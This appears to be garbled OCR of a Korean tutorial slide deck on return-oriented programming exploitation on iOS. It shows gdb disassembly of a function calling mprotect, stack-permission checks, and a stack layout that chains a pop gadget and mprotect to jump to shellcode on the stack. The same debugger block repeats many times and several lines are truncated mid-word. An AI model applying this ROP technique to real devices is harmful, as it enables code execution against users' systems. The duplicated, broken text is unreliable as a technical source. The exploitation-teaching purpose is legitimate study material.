0x0000226c <mpo+4>:     add     r7, sp, #0      ; 0x0
0x00002270 <mpo+8>:     sub     sp, sp, #8      ; 0x8
0x00002274 <mpo+12>:    mov     r0, #128        ; 0x80
0x00002278 <mpo+16>:    bl      0x2328 <dyld_stub_malloc>
0x0000227c <mpo+20>:    mov     r3, r0
0x00002280 <mpo+24>:    str     r3, [sp]
0x00002284 <mpo+28>:    ldr     r0, [sp]
0x00002288 <mpo+32>:    mov     r1, #128
0x0000228c <mpo+36>:    mov     r2, #4  ; 0x4
0x00002290 <mpo+40>:    bl      0x2334 <dyld_stu
0x00002294 <mpo+44>:    sub     sp, r7, #0
0x00002298 <mpo+48>:    pop     {r7, pc}
End of assembler dump.

(gdb) info mach-region 0x2fdff000
Region from 0x2fdff000 to 0x2fe00000 (rw-, max
(gdb)
```



(3) Exploitation

breakpoint2에서 mprotect( )가 실행되게 되는데, 스택영역의 권한이 RW- 인 것을 확인 할 수 있다.


```
Breakpoint 2, 0x00002290 in mpo ()
(gdb) disassemble mpo
Dump of assembler code for function mpo:
0x00002268 <mpo+0>:     push    {r7, lr}
0x0000226c <mpo+4>:     add     r7, sp, #0      ; 0x0
0x00002270 <mpo+8>:     sub     sp, sp, #8      ; 0x8
0x00002274 <mpo+12>:    mov     r0, #128        ; 0x80
0x00002278 <mpo+16>:    bl      0x2328 <dyld_stub_malloc>
0x0000227c <mpo+20>:    mov     r3, r0
0x00002280 <mpo+24>:    str     r3, [sp]
0x00002284 <mpo+28>:    ldr     r0, [sp]
0x00002288 <mpo+32>:    mov     r1, #128
0x0000228c <mpo+36>:    mov     r2, #4  ; 0x4
0x00002290 <mpo+40>:    bl      0x2334 <dyld_stu
0x00002294 <mpo+44>:    sub     sp, r7, #0
0x00002298 <mpo+48>:    pop     {r7, pc}
End of assembler dump.

(gdb) info mach-region 0x2fdff000
Region from 0x2fdff000 to 0x2fe00000 (rw-, max
(gdb)
```



(3) Exploitation

breakpoint2에서 mprotect( )가 실행되게 되는데, 스택영역의 권한이 RW- 인 것을 확인 할 수 있다.


```
Breakpoint 2, 0x00002290 in mpo ()
(gdb) disassemble mpo
Dump of assembler code for function mpo:
0x00002268 <mpo+0>:     push    {r7, lr}
0x0000226c <mpo+4>:     add     r7, sp, #0      ; 0x0
0x00002270 <mpo+8>:     sub     sp, sp, #8      ; 0x8
0x00002274 <mpo+12>:    mov     r0, #128        ; 0x80
0x00002278 <mpo+16>:    bl      0x2328 <dyld_stub_malloc>
0x0000227c <mpo+20>:    mov     r3, r0
0x00002280 <mpo+24>:    str     r3, [sp]
0x00002284 <mpo+28>:    ldr     r0, [sp]
0x00002288 <mpo+32>:    mov     r1, #128
0x0000228c <mpo+36>:    mov     r2, #4  ; 0x4
0x00002290 <mpo+40>:    bl      0x2334 <dyld_stu
0x00002294 <mpo+44>:    sub     sp, r7, #0
0x00002298 <mpo+48>:    pop     {r7, pc}
End of assembler dump.

(gdb) info mach-region 0x2fdff000
Region from 0x2fdff000 to 0x2fe00000 (rw-, max
(gdb)
```



(3) Exploitation

breakpoint2에서 mprotect( )가 실행되게 되는데, 스택영역의 권한이 RW- 인 것을 확인 할 수 있다.


```
Breakpoint 2, 0x00002290 in mpo ()
(gdb) disassemble mpo
Dump of assembler code for function mpo:
0x00002268 <mpo+0>:     push    {r7, lr}
0x0000226c <mpo+4>:     add     r7, sp, #0      ; 0x0
0x00002270 <mpo+8>:     sub     sp, sp, #8      ; 0x8
0x00002274 <mpo+12>:    mov     r0, #128        ; 0x80
0x00002278 <mpo+16>:    bl      0x2328 <dyld_stub_malloc>
0x0000227c <mpo+20>:    mov     r3, r0
0x00002280 <mpo+24>:    str     r3, [sp]
0x00002284 <mpo+28>:    ldr     r0, [sp]
0x00002288 <mpo+32>:    mov     r1, #128
0x0000228c <mpo+36>:    mov     r2, #4  ; 0x4
0x00002290 <mpo+40>:    bl      0x2334 <dyld_st
0x00002294 <mpo+44>:    sub     sp, r7, #0
0x00002298 <mpo+48>:    pop     {r7, pc}
End of assembler dump.

(gdb) info mach-region 0x2fdff000
Region from 0x2fdff000 to 0x2fe00000 (rw-, max
(gdb)
```



(3) Exploitation

breakpoint2에서 mprotect( )가 실행되게 되는데, 스택영역의 권한이 RW- 인 것을 확인 할 수 있다.

```
Breakpoint 2, 0x00002290 in mpo ()
(gdb) disassemble mpo
Dump of assembler code for function mpo:
0x00002268 <mpo+0>:     push    {r7, lr}
0x0000226c <mpo+4>:     add     r7, sp, #0      ; 0x0
0x00002270 <mpo+8>:     sub     sp, sp, #8      ; 0x8
0x00002274 <mpo+12>:    mov     r0, #128        ; 0x80
0x00002278 <mpo+16>:    bl      0x2328 <dyld_stub_malloc>
0x0000227c <mpo+20>:    mov     r3, r0
0x00002280 <mpo+24>:    str     r3, [sp]
0x00002284 <mpo+28>:    ldr     r0, [sp]
0x00002288 <mpo+32>:    mov     r1, #128
0x0000228c <mpo+36>:    mov     r2, #4  ; 0x4
0x00002290 <mpo+40>:    bl      0x2334 <dyld_st
0x00002294 <mpo+44>:    sub     sp, r7, #0
0x00002298 <mpo+48>:    pop     {r7, pc}
End of assembler dump.

(gdb) info mach-region 0x2fdff000
Region from 0x2fdff000 to 0x2fe00000 (rw-, max
(gdb)
```




2. ROP on iOS(Scenario one)

(3) Exploitation


breakpoint2에서 mprotect( )가 실행되게 되는데, 스택영역의 권한이 RW- 인 것을 확인 할 수 있다.

```
Breakpoint 2, 0x00002290 in mpo ()
(gdb) disassemble mpo
Dump of assembler code for function mpo:
0x00002268 <mpo+0>:     push    {r7, lr}
0x0000226c <mpo+4>:     add     r7, sp, #0      ; 0x0
0x00002270 <mpo+8>:     sub     sp, sp, #8      ; 0x8
0x00002274 <mpo+12>:    mov     r0, #128        ; 0x80
0x00002278 <mpo+16>:    bl      0x2328 <dyld_stub_malloc>
0x0000227c <mpo+20>:    mov     r3, r0
0x00002280 <mpo+24>:    str     r3, [sp]
0x00002284 <mpo+28>:    ldr     r0, [sp]
0x00002288 <mpo+32>:    mov     r1, #128
0x0000228c <mpo+36>:    mov     r2, #4  ; 0x4
0x00002290 <mpo+40>:    bl      0x2334 <dyld_st
0x00002294 <mpo+44>:    sub     sp, r7, #0
0x00002298 <mpo+48>:    pop     {r7, pc}
End of assembler dump.

(gdb) info mach-region 0x2fdff000
Region from 0x2fdff000 to 0x2fe00000 (rw-, max
(gdb)
```



(3) Exploitation

breakpoint2에서 mprotect( )가 실행되게 되는데, 스택영역의 권한이 RW- 인 것을 확인 할 수 있다.



(3) Exploitation

breakpoint3(0x2298)에서 mprotect( )함수가 호출되어 스택의 권한이 R-W 로 바뀐것을 볼 수 있다.
그리고 0x2298의 명령어인 pop {r7,pc} 함수가 동작하면서 우리가 원하는 주소로 이동 할 수 있다.

```
Breakpoint 3, 0x00002298 in mpo ()
(gdb) disassemble mpo
Dump of assembler code for function mpo:
0x00002268 <mpo+0>:     push    {r7, lr}
0x0000226c <mpo+4>:     add     r7, sp, #0      ; 0x0
0x00002270 <mpo+8>:     sub     sp, sp, #8      ; 0x8
0x00002274 <mpo+12>:    mov     r0, #128        ; 0x80
0x00002278 <mpo+16>:    bl      0x2328 <dyld_stub_malloc>
0x0000227c <mpo+20>:    mov     r3, r0
0x00002280 <mpo+24>:    str     r3, [sp]
0x00002284 <mpo+28>:    ldr     r0, [sp]
0x00002288 <mpo+32>:    mov     r1, #128        ; 0x80
0x0000228c <mpo+36>:    mov     r2, #4  ; 0x4
0x00002290 <mpo+40>:    bl      0x2334 <dyld_stub_mprotect>
0x00002294 <mpo+44>:    sub     sp, r7, #0      ; 0x0
0x00002298 <mpo+48>:    pop     {r7, pc}
End of assembler dump.
(gdb) info mach-region 0x2fdff000
Region from 0x2fdff000 to 0x2fe00000 (r-x, max rwx; copy, private, not-reserved)
(gdb)
```

(3) Exploitation

breakpoint3(0x2298)에서 mprotect( )함수가 호출되어 스택의 권한이 R-W 로 바뀐것을 볼 수 있다.
그리고 0x2298의 명령어인 pop {r7,pc} 함수가 동작하면서 우리가 원하는 주소로 이동 할 수 있다.

```
Breakpoint 3, 0x00002298 in mpo ()
(gdb) disassemble mpo
Dump of assembler code for function mpo:
0x00002268 <mpo+0>:     push    {r7, lr}
0x0000226c <mpo+4>:     add     r7, sp, #0      ; 0x0
0x00002270 <mpo+8>:     sub     sp, sp, #8      ; 0x8
0x00002274 <mpo+12>:    mov     r0, #128        ; 0x80
0x00002278 <mpo+16>:    bl      0x2328 <dyld_stu
0x0000227c <mpo+20>:    mov     r3, r0
0x00002280 <mpo+24>:    str     r3, [sp]
0x00002284 <mpo+28>:    ldr     r0, [sp]
0x00002288 <mpo+32>:    mov     r1, #128
0x0000228c <mpo+36>:    mov     r2, #4  ; 0x4
0x00002290 <mpo+40>:    bl      0x2334 <dyld_stu
0x00002294 <mpo+44>:    sub     sp, r7, #0
0x00002298 <mpo+48>:    pop     {r7, pc}
End of assembler dump.
(gdb) info mach-region 0x2fdff000
Region from 0x2fdff000 to 0x2fe00000 (r-x, max r                eserved)
(gdb)
```

(3) Exploitation

breakpoint3(0x2298)에서 mprotect( )함수가 호출되어 스택의 권한이 R-W 로 바뀐것을 볼 수 있다.
그리고 0x2298의 명령어인 pop {r7,pc} 함수가 동작하면서 우리가 원하는 주소로 이동 할 수 있다.

```
Breakpoint 3, 0x00002298 in mpo ()
(gdb) disassemble mpo
Dump of assembler code for function mpo:
0x00002268 <mpo+0>:     push    {r7, lr}
0x0000226c <mpo+4>:     add     r7, sp, #0      ; 0x0
0x00002270 <mpo+8>:     sub     sp, sp, #8      ; 0x8
0x00002274 <mpo+12>:    mov     r0, #128        ; 0x80
0x00002278 <mpo+16>:    bl      0x2328 <dyld_stu
0x0000227c <mpo+20>:    mov     r3, r0
0x00002280 <mpo+24>:    str     r3, [sp]
0x00002284 <mpo+28>:    ldr     r0, [sp]
0x00002288 <mpo+32>:    mov     r1, #128
0x0000228c <mpo+36>:    mov     r2, #4  ; 0x4
0x00002290 <mpo+40>:    bl      0x2334 <dyld_stu
0x00002294 <mpo+44>:    sub     sp, r7, #0
0x00002298 <mpo+48>:    pop     {r7, pc}
End of assembler dump.
(gdb) info mach-region 0x2fdff000
Region from 0x2fdff000 to 0x2fe00000 (r-x, max r
(gdb)
```

register
&stack
size
0x5
0x12341234
0x12341234
.....
mprotect( )

eserved)


sp →

0xffffffff
AABBBBCCCC
0x2fdff1ec
pop {r0,r1,r2,r3,pc}
&stack
size
0x5
0x12341234
mprotect( )
0x12341234
donut( )
shellcode

(3) Exploitation

breakpoint3(0x2298)에서 mprotect( )함수가 호출되어 스택의 권한이 R-W 로 바뀐것을 볼 수 있다.
그리고 0x2298의 명령어인 pop {r7,pc} 함수가 동작하면서 우리가 원하는 주소로 이동 할 수 있다.

```
Breakpoint 3, 0x00002298 in mpo ()
(gdb) disassemble mpo
Dump of assembler code for function mpo:
0x00002268 <mpo+0>:     push    {r7, lr}
0x0000226c <mpo+4>:     add     r7, sp, #0      ; 0x0
0x00002270 <mpo+8>:     sub     sp, sp, #8      ; 0x8
0x00002274 <mpo+12>:    mov     r0, #128        ; 0x80
0x00002278 <mpo+16>:    bl      0x2328 <dyld_stu
0x0000227c <mpo+20>:    mov     r3, r0
0x00002280 <mpo+24>:    str     r3, [sp]
0x00002284 <mpo+28>:    ldr     r0, [sp]
0x00002288 <mpo+32>:    mov     r1, #128
0x0000228c <mpo+36>:    mov     r2, #4  ; 0x4
0x00002290 <mpo+40>:    bl      0x2334 <dyld_stu
0x00002294 <mpo+44>:    sub     sp, r7, #0
0x00002298 <mpo+48>:    pop     {r7, pc}
End of assembler dump.
(gdb) info mach-region 0x2fdff000
Region from 0x2fdff000 to 0x2fe00000 (r-x, max r                eserved)
(gdb)
```



(3) Exploitation

**breakpoint3(0x2298)에서 mprotect( )함수가 호출되어 스택의 권한이 R-W 로 바뀐것을 볼 수 있다.
그리고 0x2298의 명령어인 pop {r7,pc} 함수가 동작하면서 우리가 원하는 주소로 이동 할 수 있다.**

```
Breakpoint 3, 0x00002298 in mpo ()
(gdb) disassemble mpo
Dump of assembler code for function mpo:
0x00002268 <mpo+0>:     push    {r7, lr}
0x0000226c <mpo+4>:     add     r7, sp, #0      ; 0x0
0x00002270 <mpo+8>:     sub     sp, sp, #8      ; 0x8
0x00002274 <mpo+12>:    mov     r0, #128        ; 0x80
0x00002278 <mpo+16>:    bl      0x2328 <dyld_stu
0x0000227c <mpo+20>:    mov     r3, r0
0x00002280 <mpo+24>:    str     r3, [sp]
0x00002284 <mpo+28>:    ldr     r0, [sp]
0x00002288 <mpo+32>:    mov     r1, #128
0x0000228c <mpo+36>:    mov     r2, #4  ; 0x4
0x00002290 <mpo+40>:    bl      0x2334 <dyld_stu
0x00002294 <mpo+44>:    sub     sp, r7, #0
0x00002298 <mpo+48>:    pop     {r7, pc}
End of assembler dump.
(gdb) info mach-region 0x2fdff000
Region from 0x2fdff000 to 0x2fe00000 (r-x, max r                eserved)
(gdb)
```

register
&stack
size
0x5
0x12341234
0x12341234
.....
donut( )

0xffffffff
AABBBBCCCC
0x2fdff1ec
pop {r0,r1,r2,r3,pc}
&stack
size
0x5
0x12341234
mprotect( )
0x12341234
donut( )
shellcode

(3) Exploitation

mpo( )가 종료되고 우리가 설정한 donut( )로 이동하게 된다.

```
(gdb) ni
0x00002224 in donuts ()

Program received signal EXC_BAD_ACCESS, Could not access memory.
Reason: KERN_PROTECTION_FAILURE at address: 0x2fdff218
```

but, EXE_BAD_ACCESS error occur
하지만, EXC_BAD_ACCESS 에러가 발생한다.
왜일까?

```
0x00002224 in donuts ()
(gdb) disassemble donuts
Dump of assembler code for function donuts:
0x00002224 <donuts+0>:  push    {r7, lr}
0x00002228 <donuts+4>:  add     r7, sp, #0      ; 0x0
0x0000222c <donuts+8>:  ldr     r3, [pc, #16]   ; 0x2244 <donuts+32>
0x00002230 <donuts+12>: add     r3, pc, r3
0x00002234 <donuts+16>: mov     r0, r3
0x00002238 <donuts+20>: bl      0x2340 <dyld_stub_puts>
0x0000223c <donuts+24>: mov     r0, #0  ; 0x0
0x00002240 <donuts+28>: bl      0x2310 <dyld_stub_exit>
0x00002244 <donuts+32>: andeq   r0, r0, r0, ror r1
End of assembler dump.
```

mprotect( )가 동작하면서 스택의 권한이 R-X로 변했기 때문이다.

(3) Exploitation

donut( ) 대신에 우리는 스택에 위치한 shellcode 의 주소로 변조 할 수 있다.
우리가 계획한 시나리오 대로라면, 스택에 실행권한을 주었기때문에 shellcode가 실행 될 것이다.

```
Breakpoint 3, 0x00002298 in mpo ()
(gdb) disassemble mpo
Dump of assembler code for function mpo:
0x00002268 <mpo+0>:     push    {r7, lr}
0x0000226c <mpo+4>:     add     r7, sp, #0      ; 0x0
0x00002270 <mpo+8>:     sub     sp, sp, #8      ; 0x8
0x00002274 <mpo+12>:    mov     r0, #128        ; 0x80
0x00002278 <mpo+16>:    bl      0x2328 <dyld_stub_malloc>
0x0000227c <mpo+20>:    mov     r3, r0
0x00002280 <mpo+24>:    str     r3, [sp]
0x00002284 <mpo+28>:    ldr     r0, [sp]
0x00002288 <mpo+32>:    mov     r1, #128        ; 0x80
0x0000228c <mpo+36>:    mov     r2, #4  ; 0x4
0x00002290 <mpo+40>:    bl      0x2334 <dyld_stub_mprotect>
0x00002294 <mpo+44>:    sub     sp, r7, #0      ; 0x0
0x00002298 <mpo+48>:    pop     {r7, pc}
End of assembler dump.
(gdb) info mach-region 0x2fdff000
Region from 0x2fdff000 to 0x2fe00000 (r-x, max rwx; copy, private, not-reserved)
(gdb)
```

